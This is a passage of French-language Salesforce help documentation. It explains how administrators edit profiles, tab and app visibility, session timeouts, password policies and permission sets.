   a. Dans la liste déroulante Rechercher, sélectionnez le type de paramètre que vous souhaitez rechercher.
   b. Saisissez tout ou partie d'un terme dans le paramètre que vous souhaitez ajouter, puis cliquez sur **Rechercher**.

      Remarque: Si la recherche trouve plus de 500 valeurs, aucun résultat ne s'affiche. Pour affiner vos critères de recherche et réduire le nombre de résultats, utilisez les étapes précédentes.
   c. Pour ajouter ou supprimer des colonnes, sélectionnez un ou plusieurs noms de colonne, puis cliquez sur la flèche **Ajouter** ou sur la flèche **Supprimer**.
   d. Pour organiser les colonnes dans l'ordre que vous souhaitez, utilisez les flèches **Haut**, **Vers le haut**, **Vers le bas** et **Bas**.

   Vous pouvez ajouter jusqu'à 15 colonnes dans une seule vue de liste.
5. Cliquez sur **Enregistrer**. Si vous clonez une vue existante, renommez-la, puis cliquez sur **Enregistrer sous**.

CONSULTER ÉGALEMENT :

Modification de plusieurs profils avec des vues de liste de profils

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Profils personnalisés disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et supprimer des vues de liste de profils :

- Gérer les profils et les ensembles d'autorisations

## Modification de plusieurs profils avec des vues de liste de profils

Si les vues de liste de profils avancée sont activées pour votre organisation, vous pouvez modifier les autorisations dans 200 profils, directement dans la vue de liste, sans accéder aux pages de profil individuelles.

Les cellules modifiables affichent l'icône d'un crayon ( ) lorsque vous survolez la cellule, tandis que les cellules non modifiables affichent l'icône d'un verrou ( ). Dans certains cas, notamment dans les profils standard, l'icône de crayon s'affiche mais le paramètre n'est pas modifiable.

ATTENTION: Utilisez cette méthode de modification des profils avec précaution. Comme les profils affectent l'accès de base des utilisateurs, toute modification globale peut avoir des conséquences importantes pour les utilisateurs de votre organisation.

1. Sélectionnez ou créez une vue de liste comprenant les profils et les autorisations que vous voulez modifier.
2. Pour modifier des profils multiples, activez la case en regard de chaque profil que vous souhaitez changer.

   Si vous sélectionnez des profils dans plusieurs pages, Salesforce mémorise les profils sélectionnés.
3. Double-cliquez sur l'autorisation que vous souhaitez modifier.

   Avec des profils multiples, double-cliquez sur l'autorisation dans l'un des profils sélectionnés.
4. Dans la boîte de dialogue qui s'affiche, activez ou désactivez l'autorisation.

   Dans certains cas, modifier une autorisation peut affecter d'autres autorisations. Par exemple, si « Personnaliser l'application » et « Afficher la configuration » sont désactivées et que vous activez « Personnaliser l'application », « Afficher la configuration » est également activée. Dans ce cas, la boîte de dialogue répertorie les autorisations affectées.
5. Pour modifier des profils multiples, sélectionnez **Les `n` enregistrements sélectionnés** (où `n` correspond au nombre de profils sélectionnés).
6. Cliquez sur **Enregistrer**.

Remarque:

- Avec des profils standard, la modification en ligne est disponible uniquement pour les autorisations « Authentification unique » et « Affecté par services ».
- Si vous modifiez plusieurs profils, seuls les profils qui prennent en charge l'autorisation modifiée sont affectés. Par exemple, si vous utilisez la modification en ligne pour ajouter « Modifier toutes les données » à plusieurs profils, les profils ne contenant pas « Modifier toutes les données » en raison de leur licence utilisateur ne sont pas modifiés.

En cas d'erreur, un message s'affiche qui répertorie chaque profil erroné avec une description de l'erreur. Cliquez sur le nom du profil pour ouvrir sa page de détail. Les profils sur lesquels vous avec cliqué sont grisés et barrés dans la fenêtre du message d'erreur. Pour afficher la console d'erreur, le bloqueur de fenêtres contextuelles doit être désactivé pour le domaine Salesforce.

Les modifications que vous effectuez sont enregistrées dans le journal d'audit de configuration.

CONSULTER ÉGALEMENT :

Profils

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour modifier des profils multiples à partir de la vue de la liste :

- Gérer les profils et les ensembles d'autorisations

  ET

  Personnaliser l'application

# Clonage de profils

Au lieu de créer des profils, gagnez du temps en clonant des profils existants et en les personnalisant.

Conseil: Si vous clonez des profils pour activer certaines autorisations ou accéder à des paramètres, vous pouvez utiliser des ensembles d'autorisations. Pour plus d'informations, reportez-vous à Ensembles d'autorisations. De plus, si le nom de votre profil contient plusieurs termes, évitez les espaces supplémentaires. Par exemple « Utilisateur société » et « Utilisateur société » sont identiques à l'exception de l'espacement entre « Utilisateur » et « société ». Dans ce cas, l'utilisation des deux profils peut entraîner une confusion pour les administrateurs et les utilisateurs

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
2. Dans la page de liste Profils, effectuez l'une des opérations suivantes :
   - Cliquez sur **Nouveau profil**, puis sélectionnez un profil existant similaire à celui que vous souhaitez créer.
   - Si les vues de liste de profils avancée sont activées, cliquez sur **Cloner** en regard d'un profil semblable à celui que vous souhaitez créer.
   - Cliquez sur le nom d'un profil similaire à celui que vous souhaitez créer, puis cliquez sur **Cloner** dans la page du profil.

   Un nouveau profil utilise la même licence d'utilisateur que le profil cloné.
3. Saisissez un nom de profil.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Profils

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Profils personnalisés disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des profils :
- Gérer les profils et les ensembles d'autorisations

# Affichage des utilisateurs attribués d'un profil

Pour afficher tous les utilisateurs attribués à un profil depuis la page de présentation du profil, cliquez sur **Utilisateurs attribués** (dans l'interface utilisateur de profil avancée) ou sur **Afficher les utilisateurs** (dans l'interface utilisateur du profil d'origine). Depuis la page des utilisateurs attribués, vous pouvez :

- Créer un ou plusieurs utilisateurs
- Réinitialiser les mots de passe des utilisateurs sélectionnés
- Modifier un utilisateur
- Afficher la page de détail d'un utilisateur en cliquant sur le nom, l'alias ou le nom d'utilisateur
- Afficher ou modifier un profil en cliquant sur son nom
- Si Google Apps™ est activé pour votre organisation, exportez des utilisateurs vers Google, puis créez des comptes Google Apps en cliquant sur **Exporter vers Google Apps**

CONSULTER ÉGALEMENT :

Profils

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Profils personnalisés disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Modification des autorisations d'objet dans les profils

Les autorisations d'objet spécifient le type d'accès aux objets dont disposent les utilisateurs.

1. Dans Configuration :
   - Saisissez *`Ensembles d'autorisations`* dans la case `Recherche rapide`, puis sélectionnez **Ensembles d'autorisations**, ou
   - Saisissez *`Profils`* dans la case `Recherche rapide`, puis sélectionnez **Profils**
2. Sélectionnez un ensemble d'autorisations ou un profil.
3. Selon l'interface que vous utilisez, exécutez l'une des actions suivantes :
   - Ensemble d'autorisations ou interface utilisateur de profil avancée : dans la case **Rechercher les paramètres**, saisissez le nom de l'objet et sélectionnez-le dans la liste. Cliquez sur **Modifier**, puis accédez à la section Autorisations d'objet.
   - Interface utilisateur de profil d'origine : cliquez sur **Modifier**, puis accédez à la section Autorisations d'objet standard, Autorisations d'objet personnalisé ou Autorisations d'objet externe.
4. Spécifiez les autorisations d'objet.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Autorisations d'objet

Profils

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher des autorisations d'objet :

- Afficher la configuration

Pour modifier des autorisations d'objet :

- Gérer les profils et les ensembles d'autorisations

  ET

  Personnaliser l'application

# Affichage et modification des paramètres des onglets dans des ensembles d'autorisations et des profils

Les paramètres des onglets spécifient si un onglet s'affiche dans la page Tous les onglets ou s'il est visible dans un ensemble d'onglets.

1. Dans Configuration :
   - Saisissez *Ensembles d'autorisations* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisations**, ou
   - Saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**
2. Sélectionnez un ensemble d'autorisations ou un profil.
3. Effectuez l'une des opérations suivantes :
   - Ensemble d'autorisations ou interface utilisateur de profil avancée : dans la case **Rechercher des paramètres**, saisissez le nom de l'onglet souhaité, sélectionnez-le dans la liste, puis cliquez sur **Modifier**.
   - Interface utilisateur de profil d'origine : cliquez sur **Modifier**, puis faites défiler jusqu'à la section Paramètres de l'onglet.
4. Spécifiez la visibilité de l'onglet.
5. (Interface utilisateur de profil d'origine uniquement) Pour réinitialiser les personnalisations d'onglet des utilisateurs dans les paramètres de visibilité de l'onglet, sélectionnez **Ignorer les personnalisations d'onglets personnels des utilisateurs**.
6. Cliquez sur **Enregistrer**.

Remarque: Si Salesforce CRM Content est activé pour votre organisation, mais que la case **Utilisateur Salesforce CRM Content** n'est pas activée dans la page de détail de l'utilisateur, l'application Salesforce CRM Content ne contient aucun onglet.

### Paramètres des onglets

Les paramètres des onglets spécifient si un onglet s'affiche dans la page Tous les onglets ou s'il est visible dans son application associée. Ils déterminent également les objets affichés dans le Lanceur d'application et dans les menus de navigation de Lightning Experience. Dans les ensembles d'autorisations, les étiquettes de paramètre des onglets sont différents des étiquettes dans les profils.

CONSULTER ÉGALEMENT :

Profils

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Paramètres d'onglet disponibles avec : **Toutes** les éditions à l'exception de **Database.com**

Ensembles d'autorisations disponibles avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Profils disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les paramètres des onglets :
- Afficher la configuration

Pour modifier les paramètres des onglets :
- Gérer les profils et les ensembles d'autorisations

## Paramètres des onglets

Les paramètres des onglets spécifient si un onglet s'affiche dans la page Tous les onglets ou s'il est visible dans son application associée. Ils déterminent également les objets affichés dans le Lanceur d'application et dans les menus de navigation de Lightning Experience. Dans les ensembles d'autorisations, les étiquettes de paramètre des onglets sont différents des étiquettes dans les profils.

| Paramètres activés dans les ensembles d'autorisations | Paramètres activés dans les profils | Description |
|---|---|---|
| `Disponible` | `Valeur par défaut désactivée` | L'onglet est disponible dans la page Tous les onglets. Les utilisateurs individuels peuvent personnaliser leur affichage afin de rendre l'onglet visible dans n'importe quelle application. |
| `Disponible` et `Visible` | `Valeur par défaut activée` | L'onglet est disponible dans la page Tous les onglets et s'affiche dans les onglets visibles de son application associée. Dans Lightning Experience, ce paramètre détermine si un objet est affiché dans le Lanceur d'application et dans les menus de navigation. Les utilisateurs individuels peuvent personnaliser leur affichage afin de masquer l'onglet ou le rendre visible dans d'autres applications. |
| Aucune | `Onglet masqué` | L'onglet n'est pas visible dans la page Tous les onglets ni dans aucune application. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Paramètres d'onglet disponibles avec : **Toutes** les éditions à l'exception de **Database.com**

Ensembles d'autorisations disponibles avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Profils disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Remarque: Si un utilisateur a un autre ensemble d'autorisations ou profil avec des paramètres activés pour le même onglet, les paramètres les plus permissifs s'appliquent. Par exemple, supposons qu'un ensemble d'autorisations A ne comprend aucun paramètre activé pour l'onglet Comptes et que l'ensemble d'autorisations B active le paramètre `Disponible` pour l'onglet Comptes. Si les ensembles d'autorisations A et B sont attribués à un utilisateur, il affiche l'onglet Comptes dans la page Tous les onglets.

CONSULTER ÉGALEMENT :

Affichage et modification des paramètres des onglets dans des ensembles d'autorisations et des profils

# Affichage et modification d'applications attribuées dans des profils

Les paramètres d'applications attribuées spécifient les applications que les utilisateurs peuvent sélectionner dans le menu des applications Force.com.

Chaque profil doit posséder au moins une application visible, à l'exception des profils associés à des utilisateurs du portail client, car ils n'ont pas accès aux applications.

Pour spécifier la visibilité de l'application :

1. Dans Configuration, saisissez *Profils* dans la case `Recherche rapide`, puis sélectionnez **Profils**.
2. Sélectionnez un profil.
3. Selon l'interface utilisateur que vous utilisez, exécutez l'une des actions suivantes :
   - Interface utilisateur de profil avancée : cliquez sur **Applications attribuées**, puis sur **Modifier**.
   - Interface utilisateur de profil d'origine : cliquez sur **Modifier**, puis faites défiler jusqu'à la section Paramètres d'application personnalisée.
4. Sélectionnez une application par défaut. L'application par défaut s'affiche lorsque les utilisateurs se connectent pour la première fois.
5. Sélectionnez **Visible** pour toutes les autres applications que vous souhaitez rendre visible.

CONSULTER ÉGALEMENT :

Profils

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Profils personnalisés disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour modifier les paramètres de visibilité de l'application :

- Gérer les profils et les ensembles d'autorisations

# Activation d'autorisations personnalisées dans des profils

Les autorisations personnalisées permettent d'accorder l'accès à des processus ou des applications personnalisées. Lorsque vous avez créé puis associé une autorisation personnalisée à un processus ou une application, vous pouvez activer l'autorisation dans des profils.

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
2. Sélectionnez un profil.
3. Selon l'interface utilisateur que vous utilisez, suivez l'une des procédures ci-dessous :
   - Interface utilisateur de profil avancée : Cliquez sur **Autorisations personnalisées**, puis sur **Modifier**.
   - Interface utilisateur de profil d'origine : Dans la liste associée Autorisations personnalisées activées, cliquez sur **Modifier**.
4. Pour attribuer des autorisations personnalisées, sélectionnez-les dans la liste Autorisations personnalisées disponibles, puis cliquez sur **Ajouter**. Pour supprimer des autorisations personnalisées du profil, sélectionnez-les dans la liste Autorisations personnalisées activées, puis cliquez sur **Supprimer**.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Autorisations personnalisées

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Dans les organisations Group Edition et Professional Edition, vous ne pouvez pas créer ni modifier des autorisations personnalisées, mais vous pouvez les installer avec un package géré.

## AUTORISATIONS UTILISATEUR

Pour activer des autorisations personnalisées dans des profils :

- Gérer les profils et les ensembles d'autorisations

# Affichage et modification des paramètres d'expiration de session dans les profils

Utilisez les Paramètres de session afin de définir le nombre de minutes ou d'heures d'inactivité avant l'expiration de la session d'authentification d'un utilisateur. À la fin de la session, l'utilisateur doit se reconnecter.

Tant que vous n'avez pas défini la valeur `La session expire au bout de` dans un profil, la `Valeur d'expiration` de l'organisation, dans les Paramètres de session, s'applique aux utilisateurs associés à ce profil. Une fois cette valeur définie, la valeur du profil `La session expire au bout de` remplace la `Valeur d'expiration` de l'organisation. Les modifications apportées à la `Valeur d'expiration` de l'organisation ne s'appliquent pas à profil qui comprend sa propre valeur `La session expire au bout de`.

1. Dans Configuration, saisissez *`Profils`* dans la case `Recherche rapide`, puis sélectionnez **Profils**.
2. Sélectionnez un profil.
3. Selon l'interface utilisateur que vous utilisez, suivez l'une des procédures ci-dessous :
   - Interface utilisateur de profil avancée : cliquez sur **Paramètres de session**, puis sur **Modifier**.
   - Interface utilisateur de profil d'origine : cliquez sur **Modifier**, puis accédez à la section Paramètres de session.
4. Sélectionnez une valeur d'expiration dans la liste déroulante.
5. Cliquez sur **Enregistrer**.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Profils personnalisés disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour modifier les paramètres de session et de mot de passe dans des profils :

- Gérer les profils et les ensembles d'autorisations

# Affichage et modification des stratégies de mot de passe dans les profils

Pour vérifier que le niveau de sécurité approprié est utilisé pour les mots de passe dans votre organisation, spécifiez des exigences de mot de passe avec des paramètres de stratégies de mot de passe pour les utilisateurs attribués à un profil. Les paramètres Stratégies de mot de passe du profil remplacent les Stratégies de mot de passe de l'organisation pour les utilisateurs associés à ce profile. Si vous ne définissez pas les Stratégies de mot de passe dans un profil, celles de l'autorisation s'appliquent. Les nouvelles stratégies de mot de passe entrent en vigueur lorsque les utilisateurs actuellement associés au profil réinitialisent leur mot de passe.

Les modifications apportées aux stratégies de mot de passe de l'organisation ne s'appliquent pas aux utilisateurs dont le profil comprend des stratégies de mot de passe individuelles.

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
2. Sélectionnez un profil.
3. Selon l'interface utilisateur que vous utilisez, suivez l'une des procédures ci-dessous.
   - Interface utilisateur de profil avancée : cliquez sur **Stratégies de mot de passe**, puis sur **Modifier**.
   - Interface utilisateur de profil d'origine : cliquez sur **Modifier**, puis accédez à la section Stratégies de mot de passe.
4. Modifiez les valeurs du profil.

   Remarque: Si vous modifiez le paramètre Les mots de passe utilisateur expirent dans, la modification affecte la date d'expiration du mot de passe de l'utilisateur si la nouvelle date d'expiration est antérieure à l'ancienne ou si vous supprimez une expiration en sélectionnant N'expire jamais.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Champs de stratégie de mot de passe dans les profils

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Profils personnalisés disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres de session et de mot de passe dans des profils :
- Gérer les profils et les ensembles d'autorisations

Pour définir des stratégies de mot de passe :
- Gérer les stratégies de mot de passe

# Champs de stratégie de mot de passe dans les profils

Spécifiez des exigences de mot de passe à l'aide des paramètres de stratégies de mot de passe. Pour comprendre l'impact de chaque champ sur les exigences de passe d'un profil, consultez les descriptions ci-dessous.

Les modifications apportées aux stratégies de mot de passe de l'organisation ne s'appliquent pas aux utilisateurs dont le profil comprend des stratégies de mot de passe individuelles.

| Champ | Description |
|---|---|
| Les mots de passe utilisateur expirent dans | Durée de vie et fréquence de modification des mots de passe utilisateur. La valeur par défaut est 90 jours. Ce paramètre n'est pas disponible pour des portails libre-service. Il ne s'applique pas aux utilisateurs qui disposent de l'autorisation « Le mot de passe n'expire jamais ». |

| Champ | Description |
| --- | --- |
| | Si vous modifiez le paramètre `Les mots de passe utilisateur expirent dans`, la modification affecte la date d'expiration du mot de passe de l'utilisateur si la nouvelle date d'expiration est antérieure à l'ancienne ou si vous supprimez une expiration en sélectionnant `N'expire jamais`. |
| `Activer l'historique des mots de passe` | Permet d'enregistrer les anciens mots de passe des utilisateurs pour s'assurer qu'ils choisissent toujours un mot de passe nouveau et unique. L'historique des mots de passe n'est pas enregistré tant que vous n'avez pas défini cette valeur. La valeur par défaut est `3 mots de passe mémorisés`. Vous ne pouvez pas sélectionner l'option `Aucun mot de passe mémorisé` si vous n'avez pas sélectionné `N'expire jamais` dans le champ `Les mots de passe utilisateur expirent dans`. Ce paramètre n'est pas disponible pour des portails libre-service. |
| `Longueur minimale du mot de passe` | Nombre minimal de caractères requis pour un mot de passe. Lorsque vous définissez cette valeur, les utilisateurs existants ne sont pas affectés avant leur prochaine modification du mot de passe. La valeur par défaut est `8 caractères`. |
| `Exigence relative à la complexité du mot de passe` | La configuration requise pour les types de caractère à utiliser dans le mot de passe d'un utilisateur.<br>Niveaux de complexité :<br>• `Aucune restriction` : autorise n'importe quelle valeur de mot de passe et correspond à l'option de sécurité la plus faible.<br>• `Doit combiner des caractères alphabétiques et numériques` : nécessite au moins un caractère alphabétique et un chiffre, qui est la valeur par défaut.<br>• `Doit combiner des caractères alphabétiques, numériques et spéciaux` : nécessite au moins un caractère alphabétique, un chiffre et l'un des caractères suivants : `! # $ % - _ = + < >`.<br>• `Doit combiner des chiffres et des lettres majuscules et minuscules` : nécessite au moins un chiffre, une lettre majuscule et une lettre minuscule.<br>• `Doit combiner des chiffres, des lettres majuscules et minuscules, et des caractères spéciaux` : nécessite au moins un chiffre, une lettre majuscule, une lettre minuscule et l'un des caractères suivants : `! # $ % - _ = + < >`. |

| Champ | Description |
| --- | --- |
| `Exigences de la question relative au mot de passe` | Les valeurs sont `Ne peut pas contenir de mot de passe` (c.-à-d. la réponse à la question secrète du mot de passe ne peut pas contenir le mot de passe lui-même) ou la valeur par défaut `Aucune` (aucune restriction dans la réponse). La réponse de l'utilisateur à la question secrète du mot de passe est requise. Ce paramètre n'est pas disponible pour les portails libre-service, les portails client ou les portails partenaires. |
| `Nombre maximal de tentatives de connexion non valides` | Le nombre d'échecs de connexion autorisés pour un utilisateur avant le verrouillage. Ce paramètre n'est pas disponible pour des portails libre-service. |
| `Période de verrouillage effective` | Durée de verrouillage de la connexion. La valeur par défaut est 15 minutes. Ce paramètre n'est pas disponible pour des portails libre-service.<br><br>**Remarque:** Si des utilisateurs sont bloqués, ils doivent attendre l'expiration de la période de verrouillage. Alternativement, un utilisateur qui dispose de l'autorisation « Réinitialiser les mots de passe utilisateur et déverrouiller les utilisateurs » peut les déverrouiller dans la Configuration en procédant comme suit :<br>1. Saisissez *`Utilisateurs`* dans la case `Recherche rapide`.<br>2. Sélectionnez **Utilisateurs**.<br>3. Sélectionnez les utilisateurs.<br>4. Cliquez sur **Déverrouiller**.<br>Ce bouton n'est disponible que lorsqu'un utilisateur est verrouillé. |
| `Réponse secrète obscure pour les réinitialisations de mot de passe` | Cette fonctionnalité masque les réponses aux questions de sécurité lors de la frappe. La valeur par défaut est l'affichage de la réponse en texte brut.<br><br>**Remarque:** Si votre organisation utilise l'éditeur IME (Microsoft Input Method Editor) avec le mode de saisie défini sur Hiragana, les caractères ASCII saisis sont convertis en caractères japonais dans des champs de texte normaux. Cependant, l'IME ne fonctionne pas correctement dans les champs avec un texte obscur. Si les utilisateurs de votre organisation ne peuvent pas saisir correctement leur mot de passe ou d'autres valeurs une fois cette fonctionnalité activée, désactivez-la. |

| Champ | Description |
| --- | --- |
| `Exiger une durée de vie minimale du mot de passe égale à 1 jour` | Lorsque vous sélectionnez cette option, un mot de passe peut être modifié une seule fois par période de 24 heures. |

CONSULTER ÉGALEMENT :

Affichage et modification des stratégies de mot de passe dans les profils

## Ensembles d'autorisations

Un ensemble d'autorisations est un jeu de paramètres et d'autorisations donnant aux utilisateurs l'accès à divers outils et fonctions. Les paramètres et les autorisations des ensembles d'autorisations sont également inclus dans les profils, mais les ensembles d'autorisations élargissent l'accès des utilisateurs aux fonctions, sans modifier leur profil.

Les utilisateurs peuvent être associés à un seul profil, mais selon l'édition Salesforce, ils peuvent avoir plusieurs ensembles d'autorisations. Vous pouvez attribuer des ensembles d'autorisations à divers types d'utilisateur, quel que soit leur profil.

Si une autorisation n'est pas activée dans un profil, mais activée dans un ensemble d'autorisations, les utilisateurs qui ont ce profil et cet ensemble d'autorisations disposent de l'autorisation. Par exemple, si l'autorisation « Gérer les stratégies de mot de passe » n'est pas activée dans le profil de Jane Smith mais activée dans l'un de ses ensembles d'autorisations, elle peut gérer les stratégies de mot de passe.

Utilisez des ensembles d'autorisations pour accorder l'accès à des groupes d'utilisateurs logiques, quelle que soit la fonction principale des utilisateurs. Par exemple, supposons que votre organisation comprend un objet personnalisé Inventaire. De nombreux utilisateurs nécessitent un accès en lecture à cet objet et quelques utilisateurs seulement nécessitent un accès en modification. Vous pouvez créer un ensemble d'autorisations qui accorde l'accès « Lire » et l'attribuer aux utilisateurs appropriés. Vous pouvez ensuite créer un autre ensemble d'autorisations qui accorde un accès en modification à l'objet Inventaire, et l'attribuer à une sélection d'utilisateurs.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Procédure : créer, modifier et attribuer un ensemble d'autorisations

Procédure : Create, Assign, and Add a Permission Set in Lightning Experience

CONSULTER ÉGALEMENT :

Modification d'ensembles d'autorisations à partir d'une vue de liste

Attribution d'ensembles d'autorisations à un utilisateur unique

Considérations relatives aux ensembles d'autorisations

Que sont les ensembles d'autorisations basés sur la session ?

## Création d'ensembles d'autorisations

Vous pouvez cloner un ensemble d'autorisations existant ou créez-en un. Un ensemble d'autorisations cloné commence avec les mêmes licences et autorisations activées que l'ensemble d'origine. Un nouvel ensemble d'autorisations commence sans licence utilisateur sélectionnée ou autorisation activée.

Procédure : créer, modifier et attribuer un ensemble d'autorisations

1. Dans Configuration, saisissez *Ensembles d'autorisations* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisations**.
2. Cliquez sur **Nouveau**.
3. Saisissez les informations sur votre ensemble d'autorisations.
4. Sélectionner des types d'utilisateur pour l'ensemble d'autorisations.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

CONSULTER ÉGALEMENT :

Ensembles d'autorisations

Que sont les licences d'ensemble d'autorisations ?

## Licences utilisateur et licences d'ensemble d'autorisations dans les ensembles d'autorisations

Utilisez des licences utilisateur et des licences d'ensemble d'autorisations avec des ensembles d'autorisations afin de contrôler les types d'utilisateur qui ont accès aux paramètres dans votre ensemble d'autorisations.

Si vous connaissez les principes de base, la création d'un ensemble d'autorisations est aisée. Lorsque vous créez un ensemble d'autorisations, vous sélectionnez un utilisateur ou une licence d'ensemble d'autorisations spécifique. Si seuls les utilisateurs disposant d'un type de licence identique peuvent utiliser l'ensemble d'autorisations, sélectionnez la licence qui leur est associée. Par exemple, pour attribuer :

- un ensemble d'autorisations aux utilisateurs qui disposent de la licence Salesforce, sélectionnez Salesforce
- un ensemble d'autorisations aux utilisateurs qui disposent de la licence d'ensemble d'autorisations Identity Connect, sélectionnez Identity Connect

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Vous pouvez également attribuer un ensemble d'autorisations à des utilisateurs détenteurs de licences différentes. Sélectionnez simplement **Aucune**. Cette option permet d'attribuer l'ensemble d'autorisations à n'importe quel utilisateur dont la licence accepte les autorisations activées. Par conséquent, pour attribuer l'ensemble d'autorisations à des utilisateurs détenteurs de la licence Salesforce et *également* à des utilisateurs détenteurs de la licence Salesforce Platform, sélectionnez **Aucune**.

Remarque:

- Les ensembles d'autorisations sans licence utilisateur n'incluent *pas* toutes les autorisations et tous les paramètres possibles.
- Attribuez un ensemble d'autorisations sans licence uniquement aux utilisateurs dont les licences acceptent les autorisations et les paramètres activés. Par exemple, ne créez pas un ensemble d'autorisations sans licence utilisateur, activez « Auteur Apex », puis attribuez-le à des utilisateurs Salesforce Platform. Vous ne pouvez pas attribuer cet ensemble d'autorisations à des utilisateurs Salesforce Platform, car la licence utilisateur Salesforce Platform n'autorise pas la rédaction Apex.

## Considérations relatives aux ensembles d'autorisations

Tenez compte des considérations et des comportements ci-dessous pour des ensembles d'autorisations.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**Différence entre les ensembles d'autorisations nouveaux et clonés**

Un nouvel ensemble d'autorisations commence sans aucune licence utilisateur sélectionnée et aucune autorisation activée. Un ensemble d'autorisations cloné inclut la même licence utilisateur et les mêmes autorisations activées que l'ensemble d'autorisations source. Vous ne pouvez pas changer la licence utilisateur dans un ensemble d'autorisations cloné. Clonez un ensemble d'autorisations uniquement si le nouvel ensemble nécessite la même licence utilisateur que l'ensemble d'origine.

**Limitations**

Reportez-vous aux Limitations des fonctionnalités et des éditions de Salesforce qui correspondent à votre édition spécifique.

**Restrictions de licence utilisateur**

Certaines licences utilisateur limitent le nombre d'applications ou d'onglets personnalisés auxquels un utilisateur peut accéder. Dans ce cas, vous pouvez attribuer uniquement le nombre de licences utilisateur alloué via le profil et les ensembles d'autorisations de l'utilisateur. Par exemple, un utilisateur qui possède une licence utilisateur Force.com App Subscription, avec un accès à une application Force.com Light App, peut accéder uniquement aux onglets personnalisés de cette application.

**Applications attribuées**

Les paramètres d'applications attribuées spécifient les applications que les utilisateurs peuvent sélectionner dans le menu des applications Force.com. Contrairement aux profils, vous ne pouvez pas attribuer une application par défaut dans des ensembles d'autorisations. Vous pouvez uniquement spécifier si les applications sont visibles.

**Ensembles d'autorisations et profils**

